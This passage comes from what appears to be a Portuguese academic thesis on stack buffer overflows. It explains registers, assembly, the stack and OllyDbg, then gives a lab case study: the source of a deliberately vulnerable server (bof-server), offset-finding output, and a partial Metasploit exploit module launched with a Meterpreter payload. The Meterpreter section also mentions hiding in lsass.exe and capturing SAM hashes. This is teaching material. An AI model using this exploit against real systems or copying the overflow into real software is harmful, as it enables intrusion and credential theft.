Com o lançamento da versão 3.0 do MSF o *Meterpreter* apresentou uma significativa melhora em seus recursos, como:

1. Um dos aspectos mais poderosos do *Meterpreter* é o fato de que ele é executado dentro de um contexto de processo vulnerável. A nova versão vai além, permitindo migrar as instancias do servidor *Meterpreter* para um processo completamente diferente sem estabelecer uma nova conexão. Então, se migrarmos para um serviço do sistema como o *lsass.exe*, a única maneira de matar o processo do servidor seria encerrar todo o sistema.

2. A extensão *Vinnie Liu's SAM Juicer* agora faz parte da escalada de privilégios do *payload*, permitindo capturar as *hashes* presentes no *SAM database*.
3. O *payload* conta agora com um extensivo suporte para interagir com processos em nível de *kernel*, podendo carregar e descarregar DLL's, manipular memória e *threads* e assim por diante.
4. Semelhante ao *msfconsole*, o *Meterpreter* conta com um *shell* interativo que pode ser usado para acessar uma instância de servidor em nível de *script*, podendo procurar e substituir *strings* da memória virtual de qualquer processo remoto acessível.
5. O *payload* também permite desabilitar o funcionamento do *mouse* e teclado do alvo.

2.7 REGISTRADORES

Podemos comparar um registrador a uma variável, no qual são armazenados valores diversos, descrito em SIQUEIRA (2008), existem tipos distintos de registradores na linguagem *Assembly* como os de “uso geral”, que podem armazenar qualquer valor ou dado e os registradores especiais. Nem todos os registradores podem ser usados para armazenar valores inseridos diretamente pelo programador, como o registrador *eip* (incluído na classe dos registradores especiais). Cada registrador possui uma determinada função.

Nos sistemas *Unix like* os registradores de uso geral, além de poderem ser usados para o armazenamento de qualquer tipo de dado, também possuem funções exclusivas na execução de uma *syscall*. Os registradores de uso geral são mostrados na tabela abaixo:

AX	Accumulator	Registrador Acumulador
BX	Base	Registrador de Base
CX	Counter	Registrador Contador
DX	Data	Registrador de Dados

Tabela 2.1: Registradores gerais.

Antes dos processadores 80386, esses registradores possuíam 16 *bits*, já nos processadores atuais eles possuem 32 *bits*. Esses registradores são compostos por uma parte alta (*High*) e uma parte baixa (*Low*). Nos de 16 *bits* é dividido em 8 *high* e 8 *low*, nos de 32 *bits*, é separado entre 16 *high* e 16 *low*.

Os registradores especiais (termo usado para referenciar os registradores que não são de uso geral) podem ser divididos em: registradores de segmento, registradores de deslocamento e registradores de estado.

Os registradores de segmento CS (*Code Segment*), DS (*Data Segment*), ES (*Extra data Segment*) e SS (*Stack Segment*) têm 16 bits e são utilizados para acessar uma determinada área de memória denominada *offset* (segmento), ou seja, esses registradores são utilizados para auxiliar o microprocessador a encontrar o caminho pela memória do computador.

Os registradores de deslocamento estão associados ao acesso de uma determinada posição de memória previamente conhecida, com o uso dos registradores de segmento.

Existem cinco registradores de ponteiro dos quais quatro são manipuláveis: SI (*Source Index*), DI (*Destination Index*), SP (*Stack Pointer*) e BP (*Base Pointer*). O registrador IP (*Instruction Pointer*), referente ao apontador da próxima instrução possui o valor de deslocamento (*Offset*) do código da próxima instrução a ser executada. Este registrador não é acessível por qualquer instrução por se tratar de um componente de uso interno do microprocessador.

Os registradores de apontamento DI e SI são índices de tabela, SI faz a leitura de uma tabela e DI a escrita. SP e BP permitem o acesso à pilha de programas (memória utilizada para armazenar dados). A pilha possibilita guardar dados em memória, sem utilizar registradores gerais. O registrador SP acessa o próximo segmento vazio da pilha a partir do último dado armazenado, já o registrador BP é utilizado para efetuar o apontamento para a base da pilha.

Os registradores de estado (*Flag*) têm 16 bits que agrupa um conjunto de *flags* de um *bit*, cada *flag* sinaliza um estado de comportamento particular do computador, os registradores de estado não apresentam significância ao escopo deste trabalho, porém são considerados os registradores de maior importância não só para os

microprocessadores 8086, mas para qualquer processador existente. Maiores explicações sobre registradores assim como linguagem *Assembly* podem ser encontrados em (MANZANO, 2007).

2.8 CONJUNTOS DE INSTRUÇÕES ASSEMBLY

Os conjuntos de instruções *Assembly* (*Instruction set*) se utilizarão dos registradores. Essas instruções são responsáveis pela cópia de um dado na memória para um registrador ou de registrador para registrador. Apenas as instruções relacionadas ao trabalho serão apresentadas, elas irão proporcionar base para o entendimento das técnicas apresentadas ao decorrer do mesmo. As instruções aceitas por um microprocessador são determinadas por seus desenvolvedores.

Instrução	Propósito
MOV	Copiar o conteúdo do operando-fonte para o operando-destino. O conteúdo da fonte não é afetado.
CALL	Chamar uma sub-rotina. Muda o fluxo de execução e retorna ao ponto do programa imediatamente posterior à instrução de chamada.
NOP	Pular para a próxima instrução.
INC	Somar 1 ao conteúdo de um operando, que pode ser registrador ou posição de memória.
DEC	Subtrair 1 de um operando, que pode ser registrador ou memória.
ADD	Executar a adição entre dois operandos, um fonte e outro destino, devolvendo o resultado no destino.
SUB	Efetuar uma subtração entre o conteúdo do operando-fonte e o conteúdo do operando-destino, resultado no operando-destino. Se o flag CF = 1, indica que um valor maior foi subtraído de um menor.
JMP	Provocar um desvio incondicional no fluxo de processamento, transferindo a execução para o operando-alvo.
AND	Executar a função lógica E entre cada bit de um operando-fonte e o correspondente bit de um operando-destino. Colocando o resultado no operando-destino.
OR	Executar a operação lógica OU entre o conteúdo de dois operandos

	e devolver o resultado no destino. A operação é feita bit a bit.
XOR	Executar uma operação OU Exclusivo entre dois operandos, devolvendo o resultado no operando-destino.

Tabela 2.2: Conjunto de Instruções Assembly.

2.9 FUNCIONAMENTO DA PILHA

A pilha ou *stack* é utilizada para determinados fins em uma execução de programa, como armazenar endereços de retorno e passar parâmetros para as sub-rotinas. Todas as variáveis locais são armazenadas na pilha. As instruções utilizadas para manipulação da *stack* são:

PUSH	Empurra dados sobre a pilha.
POP	Retira os dados do topo da pilha e insere os mesmos sobre um registrador especificado previamente pelo programador

Tabela 2.3: Instruções PUSH e POP.

Conforme MANZANO (2007) o uso da pilha facilita muitas operações de manipulação de valores, pois é possível armazenar valores na pilha ou retirar-los via programação pelas instruções específicas para essa finalidade, como PUSH e POP.

A pilha trata-se de um tipo especial de lista em que todas as operações são empilhadas, aguardando para serem executadas. O elemento é retirado na ordem inversa daquela em que foi inserido, ou seja, o último elemento que entra é sempre o primeiro que sai. Por isso este tipo de estrutura é chamado “LIFO” (*Last In – First Out*).

Manipular uma pilha de valores é útil em situações nas quais é preciso guardar um valor de um registrador antes de um procedimento e recuperá-lo antes da finalização do mesmo.

2.10 DEBUGGERS E DISASSEMBLERS

Apesar de quase sempre estarem contido em um mesmo aplicativo, os *debuggers* (depuradores) e *disassemblers* (desmontadores) possuem finalidades diferentes.

Segundo BIRCK (2007) *disassemblers* são aplicativos que conseguem transformar linguagem de máquina em linguagem *Assembly*, transcrevendo as instruções enviadas ao processador para os seus mnemônicos em *Assembly*. Estas aplicações não devem ser confundidas com um descompilador, que procura converter o código nativo em uma linguagem de mais alto nível. Já os *debuggers* são aplicativos capazes de analisar, depurar e testar aplicações.

Atualmente, grande parte das IDEs de programação contam com um *debugger* embutido, sua principal utilidade é identificar e tratar erros, sendo possível rodar o código linha à linha para que possamos analisar a mudança das variáveis e o comportamento do código. Os *debuggers* de binários já compilados seguem o mesmo conceito dos depuradores, mas devido ao fato do código já ter sido compilado, ele precisa ter um *disassembler* embutido em um *debugger* para decodificar as instruções.

Ainda segundo o autor, existem dúvidas sobre os benefícios de se utilizar *debuggers*, sendo que em grande parte das vezes temos acesso ao código fonte original (caso tenhamos programado o aplicativo), contudo, sua aplicabilidade se estende além de simplesmente analisar os programas em linguagem *Assembly*, por exemplo:

- Tratamento de erros: Durante a programação de um aplicativo pequenos erros podem passar despercebidos, ocasionando mau funcionamento. Em muitos casos analisar os binários já compilados dentro de um *debugger* torna-se mais fácil do que tentar encontrar o erro no código original.
- Engenharia Reversa: Sem a utilização de *debuggers* e *disassemblers* o processo de engenharia reversa não poderia ser feito de forma eficiente. Ainda existe confusão entre *cracking* e engenharia reversa, porém são conceitos diferentes. A engenharia reversa é uma atividade completamente legal, muito do que vemos hoje (como os *drivers* para *Linux*) apenas são possíveis devido ao uso da engenharia reversa.
- Aprendizado: Uma das melhores formas de se aprender a linguagem *Assembly*. Pode-se programar algo em uma linguagem de alto nível e posteriormente analisar o resultado do binário compilado dentro de um *debugger*, esse conhecimento ajuda a dominar melhor a linguagem e criar algoritmos mais eficientes.

Existem atualmente dezenas de *debuggers* e *disassemblers*, dentre os quais os mais famosos são: IDA, WinDbg, W32DASM e Ollydbg. Neste trabalho iremos utilizar o OllyDbg (figura 2.5) por ser um dos melhores e mais poderosos *debuggers* disponíveis no mercado.




Figura 2.5: Interface do aplicativo OllyDbg.

O aplicativo apresenta uma *interface* composta por poucos botões, todavia o botão direito do *mouse* fornece uma *menu* com grande parte das funções existentes. As principais regiões do programa foram enumeradas para facilitar o entendimento de suas funções (Figura 2.5).

Região 1: É a tela principal do programa, onde é apresentado o *disassembly* do aplicativo (divida em quatro colunas).

- *Address* (coluna 1) : mostra o endereço virtual das instruções.
- *Hex Dump* (coluna 2) : código da instrução no seu formato hexadecimal.

- *Disassembly* (coluna 3) : interpretação e tradução para a linguagem *assembly* das instruções presentes na segunda coluna.
- *Comments* (coluna 4) : é utilizada apenas para comentários e informações.

Região 2: Esta área mostra todos os registradores e *flags*. Sendo atualizada a cada instrução, mostra o estado atual dos itens presentes.

Região 3: Região destinada a exibir a memória física (RAM) do aplicativo (dividida em três colunas) :

- *Address* (coluna 1) : endereços virtuais de memória.
- *Hex Dump* (coluna 2) : contem o valor de cada *byte* da memória.
- ASCII (coluna 3) : utilizada para exibir de formas diferentes os valores contidos na memória.

Região 4: Mostra o estado atual da pilha, que é amplamente utilizada durante as chamadas de função (dividida em três colunas) :

- *Address* (coluna 1) : cumpre o mesmo papel das outras colunas de endereço.
- *Value* (coluna 2) : valor armazenado no endereço da pilha.
- *Comment* (coluna 3) : utilizado apenas para comentários.

3 ESTUDO DE CASO

Esse estudo de caso irá utilizar as técnicas contidas em [Writing exploits for Metasploit 3.0](#) (<http://redstack.net>) para conceber um código capaz de efetuar uma conexão não autorizada entre dois computadores.

Utilizando-se de uma vulnerabilidade conhecida como *Stack Overflow*, o código desenvolvido em *Ruby* sobrescreve o registrador EIP alterando o fluxo do programa para o endereço de memória onde se encontra o *payload*, que por sua vez irá estabelecer a conexão entre os computadores.

Como dito anteriormente, o *Bof-server* foi desenvolvido para ser explorado ao decorrer desse estudo, contendo uma falha de programação proposital, no entanto falhas desse tipo são comumente encontradas em programas comerciais.

4 Metodologia

Em um laboratório montado para ilustrar as técnicas de intrusão desse trabalho foram utilizados:

- 1 *desktop* com processador athlon 64 X2 tendo o *Windows XP SP0* como seu sistema operacional.
- 1 *notebook* com processador athlon 64 X2 tendo o *Linux BackTrack 4* como seu sistema operacional.
- 1 roteador D-link dir 500 responsável pela conexão entre os computadores.

O *BackTrack 4* foi escolhido para este laboratório por ser uma distribuição *Linux* voltada a testes de intrusão, tendo o MSF instalado por padrão. Um programa desenvolvido especialmente para ser vulnerável a ataques de *bufferoverflow* será instalado no computador alvo, esse programa, chamado *bof-server* (PELAGALLI, 2008) foi desenvolvido para ser utilizado em plataformas *Windows*. O próximo parágrafo apresenta em detalhes o código fonte deste programa.

```
/*  
  
** bof-server.c for bof-server  
  
**  
  
** Made by Raffaello Pelagalli  
  
**  
  
** Started on Mon Jan 21 14:13:07 2008 Raffaello Pelagalli  
  
** Last update Wed Jan 23 00:08:18 2008 Raffaello Pelagalli  
  
**  
  
** This library is free software; you can redistribute it and/or
```

```
** modify it under the terms of the GNU Lesser General Public
** License as published by the Free Software Foundation; either
** version 2.1 of the License, or (at your option) any later version.
**
** This library is distributed in the hope that it will be useful,
** but WITHOUT ANY WARRANTY; without even the implied warranty of
** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
** Lesser General Public License for more details.
**
** You should have received a copy of the GNU Lesser General Public
** License along with this library; if not, write to the Free Software
** Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA
** 02111-1307 USA
*/

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <errno.h>

#include <string.h>

#include <sys/types.h>

#include <winsock.h>

#define BACKLOG 5

#define VERSION_STR "bof-server v0.01"
```

```

void    usage(char * name)
{
    printf("usage: %s <port>\n", name);
    exit (-1);
}

void    bserv_error(char *s, int n, char *msg)
{
    fprintf(stderr, "%s at line %i: %s, %s\n", s, n, msg,
strerror(errno));
    exit(-1);
}

int     getl(int fd, char *s)
{
    int    n;
    int    ret;

    s[0] = 0;
    for (n = 0; (ret = recv(fd, s + n, 1, 0)) == 1 &&
        s[n] && s[n] != '\n'; n++)
        ;
    if (ret == -1 || ret == 0)
        return (-1);
    while (n && (s[n] == '\n' || s[n] == '\r' || s[n] == ' '))
        {

```

```

        s[n] = 0;

        n--;

    }

    return (n);
}

void    manage_client(int s)
{
    char buffer[512];

    int cont = 1;

    while (cont)
    {
        send(s, "\r\n> ", 4, 0);

        if (getl(s, buffer) == -1)

            return ;

        if (!strcmp(buffer, "version"))

            send(s, VERSION_STR, strlen(VERSION_STR), 0);

        if (!strcmp(buffer, "quit"))

            cont = 0;

    }
}

int    main(int ac, char **av)
{
    int
        p;

```

```
int                s;

int                i;

int                pid;

int                cli_s;

struct sockaddr_in sin;

struct sockaddr_in cli_sin;

if (ac != 2 || atoi(av[1]) > 65555)

    usage(av[0]);

p = atoi(av[1]);

WSADATA wsaData;

if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {

    fprintf(stderr, "WSAStartup failed.\n");

    exit(1);

}

if ((s = socket(PF_INET, SOCK_STREAM, 0)) == -1)

    bserv_error(__FILE__, __LINE__, "socket");

sin.sin_family = AF_INET;

sin.sin_port = htons(p);

sin.sin_addr.s_addr = INADDR_ANY;

if (bind(s, (struct sockaddr*)&sin, sizeof(sin)) == -1)

    bserv_error(__FILE__, __LINE__, "Can't bind");

if (listen(s, 42) == -1)
```

```

    bserv_error(__FILE__, __LINE__, "Can't listen");

    i = sizeof(cli_sin);

    while ((cli_s = accept(s, (struct sockaddr*)&cli_sin, &i)) != -1)
    {
        printf("[%i] %s connected\n", cli_s,
inet_ntoa(cli_sin.sin_addr));

        manage_client(cli_s);

        printf("[%i] %s disconnected\n", cli_s,
inet_ntoa(cli_sin.sin_addr));

        closesocket(cli_s);
    }

    perror("accept");

    closesocket(s);

    return (0);
}

```

Para iniciar o programa deve-se utilizar a seguinte sintaxe:

```
> Bof-server.exe (porta)
```

O *bof-server* é um programa extremamente simples com apenas dois comandos, *version* e *quit*. Digitando *version* a versão do programa é exibida, o comando *quit* fecha o aplicativo.

```
> telnet localhost 4242
```

```
> version
```

```
bof-server v0.01
```

```
> quit
```

O aplicativo permite a execução remota de código devido a um *stack overflow* introduzido pela função *getl(int fd, char * s)*. Conforme a figura 3.1 quando um conjunto extenso de caracteres é introduzido, o aplicativo para de responder.


```
Session Edit View Bookmarks Settings Help
jcldf@jcldf-desktop:/pentest/exploits/framework3/tools$ ./pattern_create.rb 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8A
f9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8
Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7A
8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
o8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar
Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6A
7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6
x7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5B
6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5
g6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj
Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4B
5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4
p5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs
Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3B
4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBxBx2BxBx3BxBx4BxBx5BxBx6BxBx7BxBx8BxBx9By0By1By2By3
y4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb
Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2C
3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2
h3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck
Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1C
2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1
q
jcldf@jcldf-desktop:/pentest/exploits/framework3/tools$ ./pattern_offset.rb 72413372
520
jcldf@jcldf-desktop:/pentest/exploits/framework3/tools$ █
```

Figura 3.3: String única gerada pela função `pattern_create.rb`.

Observa-se na figura 3.3 que a função `pattern_offset.rb` retorna o número 520, então serão necessários $520 + 4 \text{ bytes}$ para sobrescrever o registrador EIP fazendo com que o programa pare de responder.

Outra informação necessária ao desenvolvimento do *exploit* é o endereço onde se inicia o *overflow* na pilha, conforme a figura 3.4 o primeiro endereço totalmente sobrescrito pelo conjunto de caracteres é o “0x22FB68”, posteriormente este endereço será usado como ponto de partida para o *payload*.


```

        'Space'      => 500, # Space that payload can
use.                                     # We found that we needed
                                           # bof-server crash, but
520 bytes to make the                     # the end of this space
we will only use 500, as                 # before returning.
can be modified by the target            'StackAdjustment' => -3500, # Modify stack
pointer at shellcode start               # so it can use
the stack without writing                 # on itself.
that payloads should not                 'BadChars' => "\x00\x20\x0D\x0A", # Chars
contains.                                #
                                           },
                                           'Platform'    => 'win',
                                           'Targets'    =>
                                           [
                                           [ 'Windows XP SP0',
                                           {
                                           'Platform' => 'win',
                                           'Ret' => 0x22fb65 # Return address.
                                           }
                                           ],
                                           ],
                                           'DefaultTarget' => 0))
end

def check
  # Here we should check if the target is vulnerable
  # This function should not crash the target
  connect
  buf = "version\n"
  sock.put(buf)
  res = sock.get
  disconnect
  if res =~ /bof-server v0.01/
    return Exploit::CheckCode::Vulnerable
  end
  return Exploit::CheckCode::Safe
end

def exploit
  # Here we should exploit the target
  connect
  buf = payload.encoded # Size of the payload is defined by
Payload.Space in exploit infos.
  buf << make_nops(20) # Some more bytes, as we defined the
payload to be 500 bytes long
  buf << [target.ret].pack('V') # Return address
  sock.put(buf) # send data
  sock.get
  handler # pass the connection to the payload handler
  disconnect
end
end

```

Esse código deve ser nomeado como “Bof-Server1.rb” e colocado em “/home/usuário/.msf3/modules/exploits/windows/dummy”, os diretórios não existentes deverão ser criados de acordo com o caminho acima. Com o termino do desenvolvimento, pode-se enfim iniciar a interface *msfgui* (figura 3.5).




Figura 3.5: Interface msfgui.

Para que o exploit seja lançado deve-se primeiramente clicar duas vezes com o botão esquerdo em *BofServer1* (figura 3.5), uma tela se abrirá pedindo algumas informações como versão do sistema operacional que se deseja atacar, *payload* que deverá ser usado, endereço IP do alvo entre outras. O *Meterpreter payload* será usado nesse exemplo.




Figura 3.6: Sessão estabelecida.

